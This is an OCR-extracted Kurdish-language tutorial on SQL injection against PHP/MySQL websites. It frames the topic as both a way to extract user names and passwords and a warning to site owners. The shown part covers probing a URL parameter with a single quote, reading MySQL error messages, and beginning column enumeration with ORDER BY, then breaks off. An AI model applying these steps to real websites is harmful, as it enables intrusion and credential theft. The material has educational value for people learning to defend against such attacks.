

SQL Injection Attacks



SQL Injection Attacks

بسم الله الرحمن الرحيم
سبحانك لاعلم لنا الا ما علمتنا انك انت العليم الحكيم



پێشەکی :

لەگەڵ بەرەو پێش چوونی تەکنەلۆجیا و بە تایبەت بواری کۆمپیوتەرو ئەتەرنێت هێرشەکانی هاکرزەکان ڕوو لە زیاد بوون دەکات و ڕێگە و شێوازی نووێ دەدۆزرێتەوە. هێرشی SQL Injection یەکێکە لەو هێرشانە یان دەتونین بڵێین یەکێکە لە کە زۆر ئاسانە و زۆر مەترسی دارە بۆ سەر ماڵپەر . کەچی زۆربەی پەرە پێدەرەکان مەترسی ئەو

SQL Injection Attacks


هێرشانە نازانن یان هەر بگرە زۆر جار ئەگەر باسی بکەی گاڵتەیان پێدێ بۆ خۆپاراستنی سەرەتایشی بۆ ناکەن.
نازانن کەزۆر مەترسیدارە ئەگەرچی لە ڕووی جێبەجێکردنی تا ڕادەیەك ئاسانە بەڵام زۆر کاریگەرە بۆ سەر ماڵپەڕ کە دەتوانی ڕاستەوخۆ زانیاری لە داتابێزەوە دەربێنی . من کە باسی دەکەم تەنها بۆ ئەوە نیە تا بتوانین زانیاری ماڵپەڕیك دەربێنن یان ناو پاسۆردی بەکار هێنەرێك دەربێنن بەڵکو مەبەستی دووەم ئەوەیە تا خاوەن ماڵپەر و داڕێژەری ماڵپەر بزانن کە چەند مەترسی دارە تا بەلایەنی کەم ڕێگەی و شێوازی هێرشەکە بزانن تا ماڵپەڕەکەیان لەو جۆرە هێرشانە پارێزراوبێ. لە کۆتای دا باسی یەکێك لە وهێرشانەدەکەم کە دەنگدانەوەیکی مەزنی هەبوو. لە 17 اوغست ی ساڵی 2009 وەزارەتی دادی ئەمریکی پیاوێکی ئەمریکی و دوو گەنجی ڕووسی دادگایی کرد کە هەڵسابوون بە دزینی 130 ملیۆن ژمارەی بانکی لە ڕێگەی هێرشی SQL Injiction کە هێرشیان کردبووە سەر چەند کۆمپانیایەکی زبلاح ی وەك 7-Eleven , Hannaford Brothers
بۆیە تاچەندی بزانی ئەوەندە دەتوانی خۆت بپارێزی ئەگەر هیچی لێ نەزانی ئەوە ناتوانی خۆتی لێبپارێزی .

AnGrY BoY

SQL Injection Attacks

باسی ئەو چەند خاڵەی خوارەو دەکەم هیوادرام سوودی لێوەرگرن :

1. پێناسەی SQL Injection
2. دۆزینەوەی هەڵە و دەرهێنانی زانیاری گرنگ
3. دەرهێنانی زۆرترین Table و Field بەیەك جار
4. خوێندنەوەی فایلی گرنگ
5. چارەسەرکردنی هەندێ لە کێشەکان



SQL Injection Attacks

(SQL) چیە ؟؟ کورت کراوەی Structured Query Language
(لغة الاستعلام البنيويه) بەکورتی زمانێکە قسە لەگەڵ داتا بێز دەکات .
دەتوانی لەڕێگە یەوە زانیاری لە داتا بێز وەرگری و نوێ بکەیەوە و.
وەهەروەها دەتوانی خشتە دورست بکەین و بیسڕینەوە بەتاڵیبکەینەوە
دەستکاریبکەین و چەندین کرداری تر.
لێرە ناتوانین باسی زمانی SQL بکەین بەڵکو بەکورتی باسی هەڵەی
SQL دەکەین کە ناسراوە بە SQL Injection لە داتا بێزی access-
server (mysql –Oracle- Mysql) من باسی هەموویان ناکەم
بەڵکو تەنها باسی (Mysql) دەکەم لەگەڵ سکریپتی php .لەو چەند
دێرەی خوارەوە دێن بە زمانێکی سادە و بە شێوەیکی کورت و پوخت باس
دەکەین تا هەموو کەس لێی تێبگات .

1.پێناسەی SQL Injection

باڵاو ترین و باو ترین و ئاسانترین هەڵەیە لە سکریپتەکانی ماڵپەڕ دا هەیە
بە شێوەیکی زۆر باڵاوە وە زۆر ئاسانە لەجێبەجێکردنیدا ئەگەر بێتی
داڕێژەکە (Filter) دانەنابێ کە دەتوانی لە ڕێگەی لێدانی کۆدەکانی
زمانی SQL وە زانیاری پێویست دەربهێنی لە ناو داتا بێزەوە .

SQL لەسەروە باسمان کرد زمانێکە لە زمانەکان

Injection لە زمانی کوردی نازانم بە زاراوەی زانستی چی
پێدەگوترێ ؟؟!! بەڵام ووشەکە مانای دەرزی لێدان دێ لە زمانی عەرەبی
پێدەگوترێ (الحقن) . بۆیە دەربڕینی مانای Injection لە زمانی

کوردی زەحمەتە واتاکەی بەم شێوەیە بێ. بەس ئێمە تەنها پێویستیمان بە مانەکەی هەیە نەك وەرگێڕانی زاراوەکان!!!

تێبینی : بۆ کار ئاسانی تا بتوانی بە ئاسانی زانیاری بە دەست بێنی باشترە magic_quotes_gpc = off داخراو بی واتا چالاك نەبی .

SQL Injection Attacks

2.دۆزینەوەی هەڵە و دەرهێنانی زانیاری گرنگ


چۆن دەزانین ئەو سایتە هەڵەی هەیە ؟؟؟

بۆ نموونە سایتێك دەکەینەوە تەماشا بکە وەك ئەو نموونەی خوارەوە

http://localhost/file.php?id=1

لە کۆتایی دا نوسراوە file.php?id=1 ئەوەیان گۆڕاوە هەڵەکە لێرەیە.

وەك ئــەم وێنەی خوارەوە




SQL Injection Attacks

لەپاش ژمارە یەك ئەم هێمایە (') بنووسەو پاشان ئینتەر بکە بزانە چـی پێشان دەدات

http://localhost/file.php?id=1'

وێنەی خوارەوە



ئەگەر هاتوو نامەیکی لەو شێوەیە دەرچوو وەك وێنەی سەرەوە دەڵێ هەڵەیەك هەیە یان تەنها نووسرابوو

SQL Injection Attacks

You have an error in your SQL syntax

یان نوسرابوو

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in **/home/user/public_html/files.php**


یان بەو شێوەیە

Warning: mysql_result(): supplied argument is not a valid MySQL result resource in

ئەوە بزانە ئەگەری ئەوەی هەیە هەڵەی هەبێ مەج نیە لە 100% ئەو سایتە هەڵەی هەبی بەڵام ئەگەری ئەوە هەیە 75% هەڵەی هەبێ.

وەك ئـەم ووێنەی خوارەوە

SQL Injection Attacks




ئێستا زانیمان کە هەڵەی هەیە چۆن زانیاری گرنگ وەرگرین لە ڕێگەی ئەو هەڵەیە ؟؟؟

پاش ئەوەی زانیمان ئەو سایتە هەڵەی هەیە با بیێن زانیاری گرنگ و پێویست دەربێنین وەك Password & User Name
بۆ زانینی ناو و پاسۆرد دەبێ یەکەم چار ژمارەی column بزانین.
هەڵدەستین بە نووسینی order by لەدوای گۆڕاوەکە
(order by) واتا داوا دەکەی کە ژمارەکەمان پێ بڵێ

SQL Injection Attacks

وەك لەسەرەوە باسم كرد پشت بە فرمانەكانی زمانی Sql دەبەستین زمانی Sql زۆر نزیكە لە زمانی ئاسای.
بەم شێوەیە ژمارەی column دەردینین

وەك ئــەم وێنەی خوارەوە



SQL Injection Attacks

